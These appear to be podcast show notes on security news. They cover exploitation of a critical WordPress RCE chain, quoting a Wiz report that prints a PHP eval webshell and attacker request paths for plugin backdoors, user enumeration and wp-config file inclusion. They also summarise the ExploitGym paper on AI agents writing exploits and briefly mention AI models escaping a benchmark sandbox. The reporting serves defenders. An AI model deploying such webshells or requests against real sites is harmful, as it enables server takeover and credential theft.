Lawmakers from the left-wing party France Unbowed opposed the bill, arguing that its constitutionality is unclear, that it would effectively end online anonymity, and that it would be impossible to enforce. But children's advocates and parents largely applauded the vote. "The only thing we can do is protect our children, just as we protect our children from drinking alcohol."

One other note is that France's existing blanket mobile phone ban on primary and middle school is being extended to include high school. So no mobile phones until you get to college.

What should be very clear is that proof of online age is destined to become ubiquitous. As we've been covering, Apple and Google are both reluctantly and haltingly inching forward with it for their respective iOS and Android platforms. Someday, it will just be the way things are. As I've stated before, it is entirely possible to design a solution that provides for age range determination in an entirely privacy preserving fashion, with the caveat that knowing one's age range does obviously represents a theoretical reduction in absolute privacy. But I think online age range attestation is a good thing, not a bad thing. It allows us as a society to model the way the physical world already operates in the online world. With more and more of the physical world's services moving online, gating available services by its users' age is crucial.

WordPress' recent CRITICAL vulnerability now under attack

Right on schedule, that extremely serious WordPress vulnerability we discussed last week, the one that caused WordPress to force-update every system they had access to, has come under active attack. So it's clear that not all systems accepted the WordPress forced update.

The Wiz Security folks posted the news under their headline: *"Exploitation in the Wild of wp2shell"* which they followed with the summary: *"Wiz Research has identified exploitation of 'wp2shell', a critical pre-auth RCE vulnerability chain impacting WordPress Core. Attackers are deploying persistent webshells on vulnerable servers. Organizations should prioritize patching or applying WAF mitigations."* One interesting bit of color that we didn't have last week was that the discoverer and responsible reporter of this, the firm Searchlight Cyber, credits their discovery to their use of OpenAI's GPT 5.6 Sol. The consequences for unlatched WordPress users is so serious that I want to share some of what the Wiz Security folks have witnessed going on since. They wrote:

These vulnerabilities comprise a critical pre-authentication remote code execution (RCE) chain in WordPress Core, dubbed "wp2shel." This exploit chain allows unauthenticated attackers to

gain remote code execution on default WordPress installations in any WordPress version released since December 2025. Our data indicates that 60% of organizations using WordPress initially had at least one vulnerable instance at the time these CVEs were published, and 25% were exposing a vulnerable server to the Internet. However, this figure is rapidly declining as organizations patch, lowering to 50% and 10% respectively within 24 hours of the initial publication. Almost immediately following the vulnerability chain's publication, many exploit POCs were made available by security researchers, most of which were limited to SQL injection on default WordPress configurations while allowing RCE under specific conditions. However, later POCs reliably achieved RCE against arbitrary targets.

So far we've observed multiple actors successfully exploiting this vulnerability chain against WordPress instances self-hosted in the cloud. Following successful batch API exploitation, we've observed the following post-exploitation activities:

- *Malicious plugin upload* - Attackers accessed `/wp-admin/plugin-install.php?tab=upload` and successfully executed `POST /wp-admin/update.php?action=upload-plugin`, to install persistent backdoors.
- *User enumeration* - Attackers sent requests to `/wp-json/wp/v2/users?context=edit` to harvest admin usernames and email addresses.
- *Local File Inclusion attempts* - Attackers performed LFI attacks via `admin-ajax.php?template=../../wp-config`, targeting database credentials and authentication keys for exfiltration.
- *Admin panel access* - Attackers accessed `/wp-admin/` and received HTTP 200 responses indicating successful authenticated sessions.

We've also observed high-volume scanning activity without subsequent post-exploitation, suggesting opportunistic mass-scanning campaigns seeking to identify vulnerable targets alongside legitimate security scanning activity. We have yet to identify lateral movement or data exfiltration, but we continue to monitor and investigate.

In terms of deployed malware, among our findings were two PHP webshells that represent opposite ends of the sophistication spectrum. The first was a minimal one-liner:

```
<?php eval($_POST['[REDACTED]'])?http_response_code(404);');
```

This is a bare-bones backdoor that provides remote code execution to anyone that knows the parameter name, and returns 404 as an evasion technique. We regularly see these types of webshells deployed following most new RCE vulnerabilities; they are one of the most common types of findings when investigating mass exploitation of an emerging vulnerability.

The second post-exploitation was a massive 150KB webshell disguised as a WordPress plugin called "CMSmap." The original legitimate plugin is a simple security tool, but this intrusion included a full-featured attack platform with a graphical interface, password authentication, and a broad set of capabilities including file management, database access, port scanning, batch code injection, and multiple privilege escalation modules including MySQL UDF exploitation.

In other words, Yikes! If we step back from the trees to examine the forest for a moment what

do we see? A commercial frontier AI identifies a previously unknown extremely serious flaw in a widely used open source Internet service. The harnesser of this AI responsibly discloses their finding to the software's publisher. The publisher immediately fixes the software and quietly — secretly, even — pushes the fixes out to those systems they're able to reach.

But then, immediately after the problem is disclosed publicly along with its repaired open source code, security researchers jump on it to develop various proofs of concept for its exploitation, ultimately arriving at a reliable remote code execution exploit. Next, the bad guys pick this up and begin actively scanning the Internet for any and all as-yet-unpatched and still vulnerable instances of WordPress. And, unfortunately, at this they obtain many successes.

AI vulnerability discovery triggered this chain of events — and the people and organizations that had deployed those vulnerable instances of WordPress, through no fault of their own beyond not arranging to allow WordPress to force-update their system while the problem was still secret, were hurt. So, would we be better off if that vulnerability had never been found? I doubt it. That vulnerability is gone now and the world and WordPress is better off without it. While that critical vulnerability was unknown to WordPress it could have been silently discovered by a malicious entity and used to seriously and secretly harm targeted enterprise users.

I believe that the proper takeaway lesson here is that arranging to close the software update loop with every supplier of Internet-facing technology in use has quite suddenly become a mission critical priority. The only reason those any WordPress instances remained vulnerable at the time of WordPress' official post-forced-update disclosure is that their administrators had previously decided to take the management of their WordPress installations into their own hands. THAT is the thinking that must be changed by this new age of AI software vulnerability discovery. We are going through an upheaval at the moment while our legacy of published software is repaired. Remaining on the leading edge of this wave is the only safe place to be.

Miscellany

Project: Hail Mary — Previously unknown facts about Rocky

Sunday morning during coffee (which is life itself), I went over to YouTube to which I do not subscribe since I spend very little time there. But I was curious to see what news of AI might have been selected for me since I have been quite impressed by YouTube's selection system.

The first thing to pop-up was an episode of Neil deGrasse Tyson's "StarTalk" podcast titled: "*Neil deGrasse Tyson Confronts Andy Weir on the Science of Project Hail Mary.*" And on the science of Project Hail Mary Neil deGrasse Tyson basically got schooled by Andy Weir. So the only message I want to convey is that it was a surprisingly fantastic and worthwhile 41-minute investment. We have bemoaned the fact that the Project Hail Mary movie was so dumbed down and fact-sparse compared to the book. What I learned from Andy was that even Andy's book was dumbed- down and included almost none of the thought he put into creating much of what we see. He completely worked out how and why "Rocky" is the way he is... and I mean in every satisfying detail. So I'll just say that I recommend that 41-minute YouTube video as strongly as I can. I've included the YouTube link in the show notes (<https://youtu.be/IsoTRExywcm>), and I created a GRC shortcut of: <https://grc.sc/rocky> to help everyone find it.

ExploitGym

The AI benchmark that drove OpenAI's two most advanced and unrestrained frontier models to bust out of their containment sandbox and go searching for the answers at Hugging Face, was something known as "ExploitGym." When I headed over to Github to bring myself up to speed about ExploitGym I quickly saw that there was much to be shared about it, too. So it became the second half of today's dual-topic podcast.

The "ExploitGym" project repository is under the "sunblaze-ucb" Github account. The UCB is short for University of California at Berkeley and "Sunblaze" is the name of the laboratory research group at UC Berkeley that's led by professor Dawn Song. Doctor Song is in Berkeley's EECS (electrical engineering and computer science) department, focussing on computer security, AI safety, and (recently) a lot of work on evaluating AI agents on security-related tasks. Their GitHub repos include things like CyberGym, which is a large-scale, high-quality cybersecurity evaluation framework designed to rigorously assess the capabilities of AI agents on real-world vulnerability analysis tasks, and, of course, ExploitGym, being a large-scale, realistic benchmark built from real-world vulnerabilities designed to evaluate AI agents' ability to develop exploits.

Several months ago on May 11th, a large group of 16 AI researchers drawing it members from UC Berkeley, the Max Planck Institute for Security and Privacy, UC Santa Barbara, Arizona State University, Anthropic, OpenAI and Google, co-authored and published their research on ExploitGym. Their paper was titled: *"ExploitGym: Can AI Agents Turn Security Vulnerabilities into Real Attacks?"* Certainly the name "ExploitGym" makes sense for this. The paper's introductory Abstract reads:

AI agents are rapidly gaining capabilities that could significantly reshape cybersecurity, making rigorous evaluation urgent. A critical capability is exploitation: turning a vulnerability, which is not yet an attack, into a concrete security impact, such as unauthorized file access or code execution. Exploitation is a particularly challenging task because it requires low-level program reasoning (e.g., about memory layout), runtime adaptation, and sustained progress over long horizons. Meanwhile, it is inherently dual-use, supporting defensive workflows while lowering the barrier for offense. Despite its importance and diagnostic value, exploitation remains under-evaluated.

To address this gap, we introduce ExploitGym, a large-scale, diverse, realistic benchmark of the exploitation capabilities of AI agents. Given a program input that triggers a vulnerability, ExploitGym tasks its agents to progressively extend it into a working exploit.

The benchmark comprises 898 instances sourced from real-world vulnerabilities across three domains, including userspace programs, Google's V8 JavaScript engine, and the Linux kernel. We vary the security protections applied to each instance, isolating their impact on agent performance. All configurations are packaged in reproducible containerized environments.

Our evaluation shows that while exploitation remains challenging, frontier models can successfully exploit a non-trivial fraction of vulnerabilities. For example, the strongest configurations are Anthropic's latest model Claude Mythos Preview and OpenAI's GPT-5.5, which produce working exploits for 157 and 120 instances, respectively. Notably, even with widely used defenses enabled, models retain non-trivial success rates.

These results establish ExploitGym as an effective testbed for exploitation, and highlight the growing cybersecurity risks posed by increasingly capable AI agents.

The last line appended to the paper's Abstract in RED reads:

Main experiments are conducted under trusted-access programs with safeguards disabled to measure the capability boundary of frontier models and agents.

This should not be surprising since, as we learned earlier, the guardrails imposed upon commercial AI in the name of "safety" would otherwise completely prevent any of these commercial agents from even beginning to design exploits for vulnerabilities. If those guardrailed AIs were capable of laughing at their prompters, there's no doubt that asking them *"please design a Linux kernel exploit for a specific known vulnerability"* would trigger uproarious laughter in response.

I want to next share this paper's introduction which further explains the researcher's goals. They wrote:

Recent progress in large language models (LLMs) and AI agents has led to rapid improvements in cybersecurity capabilities, making rigorous evaluation increasingly urgent. Prior work has introduced benchmarks for a range of cybersecurity-related tasks, such as vulnerability reproduction, patch generation, and Capture-the-Flag problem solving. Frontier models now achieve strong performance on many of these benchmarks, highlighting the need to better understand and evaluate the boundaries of their cybersecurity capabilities.

I'll interrupt here to highlight the fact that we've never taken the time to talk about the crucial importance of having high-quality AI performance benchmarks. Even as early as this seems in the development and maturation of AI technology, the behavior of our AI models has already become mysterious and surprising. So there's really no possible way for researchers to faithfully, truthfully and accurately measure the effects brought about by their changes in successive AI generations without having truly on-point rating benchmarks by which to compare their latest mysterious creations. This is exactly why and how OpenAI got themselves in trouble by pitting their models against the tests presented to them by ExploitGym. They continue, writing:

Exploitation is a critical missing piece in cybersecurity evaluation. A crucial yet underexplored capability is vulnerability exploitation. Exploitation is a challenging task that starts from an initial vulnerability (e.g., a few-byte buffer overflow), progressively obtains stronger primitives and privileges (e.g., arbitrary memory reads/writes), and ultimately causes a concrete security impact (e.g., unauthorized file access or code execution).

Unlike prior benchmarks that primarily require source-level reasoning, exploitation demands precise reasoning about low-level program behaviors at runtime. This includes understanding and manipulating memory layouts (e.g., heap metadata, stack frames, and virtual memory mappings), reasoning about instruction-level control flow and register states, and crafting inputs that satisfy tight constraints. Modern exploitation further requires chaining multiple primitives together while simultaneously bypassing a succession of deployed mitigations (e.g.,

ASLR, stack canaries and sandboxing. Indeed, exploitation has remained difficult even for human security researchers despite decades of research. Moreover, exploitation is inherently dual-use and impacts both defenders and attackers. On the defense side, it helps assess vulnerability severity, prioritize patches, and validate mitigation. Meanwhile, it can also lower the expertise required for offensive misuse. Understanding the exploitation capabilities of frontier AI is therefore essential for AI safety and responsible model deployment.

ExploitGym is the first comprehensive exploitation benchmark for AI agents. In this work, we introduce ExploitGym, a comprehensive benchmark for evaluating the exploitation capabilities of AI agents. Each instance in ExploitGym consists of a vulnerable codebase with build configurations, a proof-of-vulnerability (PoV) input that triggers a known vulnerability along with a textual description, and an execution environment for agent interaction. The agent is tasked with transforming the PoV into a working exploit. We focus on exploits that achieve unauthorized code execution, i.e., executing code with privileges that should not be obtainable under the intended security model. We choose this target because it represents one of the most severe security outcomes, demonstrating full control over the victim system and enabling a range of downstream harms such as secret exfiltration and resource hijacking. To reliably validate successful exploitation, each environment contains a dynamically generated privileged flag that is inaccessible without unauthorized code execution, and the agent must retrieve and submit the flag. In addition, we include agent-as-a-judge to assess whether the submitted exploit actually relies on the provided vulnerability rather than succeeding through an unrelated shortcut (e.g., a different but more easily exploitable vulnerability).

ExploitGym is large-scale, diverse, and realistic. Our benchmark comprises 898 instances derived from real-world vulnerabilities that affected popular software projects across three major domains. We first include 520 userspace instances from 161 projects in OSS-Fuzz, Google's continuous fuzzing service. To cover additional critical software infrastructure, we further include 185 instances from Google's V8 JavaScript engine, used in Chromium-based browsers, and 193 instances from the Linux kernel. For each instance, we evaluate two security settings: with and without standard defenses enabled. These defenses are the result of decades of system-security research and represent common mitigation barriers that real-world exploits must overcome. This setup benefits both security practitioners, who can reassess established defenses against powerful AI-driven attackers, and AI researchers, who can study whether frontier models can reason through complex, multi-step mitigation barriers. All configurations are packaged in reproducible containerized environments to ensure easy use and reproducibility of the benchmark.

Experimental results reveal non-trivial exploitation capabilities using ExploitGym under a wide range of frontier LLMs and agent scaffolds. The results show that, despite the challenging nature of exploitation, frontier AI agents **can** already achieve a non-trivial fraction of success when standard defenses are **disabled**. In particular, Claude Mythos Preview with Claude Code and GPT-5.5 with Codex CLI, the best-performing combinations, solves 157 and 120 instances within a two-hour time limit, respectively. We further observe that enabling standard defenses substantially reduces success rates but does not eliminate them entirely. Beyond aggregated success scores, we analyze performance differences across domains, overlaps between agents, time budgets, and a detailed case study to enable a deeper understanding of agent behavior. Overall, our results indicate that frontier AI is rapidly advancing toward fully automated exploit generation. These results highlight the growing importance of responsible model development and deployment, as well as the urgent need for stronger exploit-resistant defenses against increasingly capable AI-driven attackers.

I want to repeat that final conclusion since this is the future we face, which is one we will never again not face. This team of 16 named authors wrote: *"Our results indicate that frontier AI is rapidly advancing toward fully automated exploit generation."* They then call for *"responsible model development and deployment"*. Which all evidence suggests is nonsense. I assume that line is in there because Anthropic, Google and OpenAI contributed to this research. Or perhaps the purely academic researchers felt that it would be irresponsible to **not** murmur something about the responsible use of AI in a paper that has just shown how powerful and devastating the irresponsible use of AI is rapidly becoming. Hopefully, none of these authors really believe any of that since they must know that AI is just a tool, like a hammer.

It's also worth noting that while, in their words, *"frontier AI is rapidly advancing toward fully automated exploit generation"* we know that the world shook several weeks ago when KIMI K3 demonstrated performance that fell just short of the top two frontier models — and its model weights have been promised for release TODAY, July 27th. In other words, anyone who is able to load and run this free 2.8 tera-parameter AI model will already, TODAY, have a near match frontier AI without any commercial encumbrances.

I'll wrap this up by sharing their paper's discussion and conclusions, where they write:

Limitations.

First, our tasks do not cover the full space of exploitation targets, such as Windows, iOS, and Android, or applications that run in those environments.

Second, we use arbitrary code execution as the success criteria. While this provides a clear and severe measure of impact, it does not capture other meaningful outcomes, such as arbitrary read/write primitives, sandbox escape without code execution, or partial exploit progress.

Third, failures may result from refusal due to safety alignment, tool misuse, or other underlying causes unrelated to the complexity of crafting exploit payloads. Failures may also stem from non-exploitable vulnerabilities, where success is impossible. More broadly, our benchmark lacks ground-truth exploits for every task due to the extreme difficulty of exploitation; at the same time, this helps mitigate data-contamination concerns, since complete solutions are not broadly available. Under the two-hour time constraints of our evaluation, frontier agents solve at most 157 tasks, compared to 239 potential solves in the union of our experiment results.

Fourth, our results reflect a single, time-gated and cost-gated attempt per task—additional attempts or resources may yield higher success rates. Similarly, our use of a single set of instructions may inadvertently favor one model—tailored instructions, including additional task context, may improve success rates. Finally, we do not provide tools specific to vulnerability analysis or exploitation, integrating such tools may also improve success rates.

On the Dual-Use Nature of Exploit Generation: We reiterate that exploit generation is a dual-use capability of AI agents. Defenders can leverage this capability to assist with detecting and prioritizing which vulnerabilities pose a high-severity risk, especially as AI agents become increasingly capable of vulnerability discovery. For attackers, the same capabilities can reduce exploit development costs, scale the set of exploit targets, and otherwise reduce the barrier to entry for exploitation. More sophisticated attackers could adapt partial agent-generated exploit

trajectories into fully-functioning exploits. Resolving these ethical tensions and establishing appropriate safety guardrails requires multi-stakeholder discussions that go beyond the scope of our work. We consider our benchmark and evaluation results as critical to enabling these discussions.

In summary, ExploitGym provides a reproducible testbed for measuring AI-agent exploitation capabilities on realistic and complex targets. Our results show that autonomous exploit development by frontier AI agents is no longer a hypothetical capability.

While current agents are not yet reliable across all targets, they are already able to autonomously exploit a non-trivial fraction of real-world vulnerabilities, including complex targets such as kernel components. This rapid emergence is itself a central finding, showing that capabilities that would have seemed implausible are now present in deployed frontier models.

*Given the fast moving nature of AI progress, today's reliability limitations should **not** be interpreted as durable safety guarantees. Traditional system hardening techniques and defensive countermeasures remain effective but imperfect, and must therefore be assessed against the threat of AI-driven attackers. Addressing this risk requires both responsible model development and stronger defenses that explicitly incorporate autonomous exploitation into threat modeling.*

In other words, the threat is no longer theoretical and it's no longer a worry for the future.

Hugging Face themselves just experienced first hand a (albeit inadvertent) successful external network penetration attack orchestrated by OpenAI's unrestrained frontier AI models. This did not happen in the future, it happened two weeks ago.

The primary saving grace for the moment, today, is that, as I keep reiterating, being in possession of a frontier-class model — as anyone who wants one may be today — is **only** the start. It's also necessary for that model to be hosted by an AI-capable infrastructure that's powerful enough to get it off the ground. In practice this means that these sorts of focused AI-driven intrusion attacks are not free. They are currently expensive. So random end users are unlikely to be their target today. There's just no payoff from random end users who only have data that's of some value to them. As we have seen, it's all about the money. So any enterprise whose network contains data that could be used for extortion should already be on high alert. If the payout from an AI-driven network intrusion, exfiltration and extortion campaign is in the millions of U.S. dollars, then that would dwarf the token cost of launching exploratory intrusion attempts toward any such juicy targets.

Now really is the time for enterprises to batten down the hatches, shutdown any Internet-facing servers and services that can be withdrawn, and keep a close eye on all public-sourced activity. As we talked about last week using Wiz Security as an example, the network security industry sees an extremely lucrative and worthwhile opportunity in offering AI-based network intrusion protection. So deploying some of that will be worth considering as well.

Next week, Leo and I will see everyone in Threatlocker's booth during BlackHat!
(Send me talking points for us to discuss next Wednesday afternoon!)

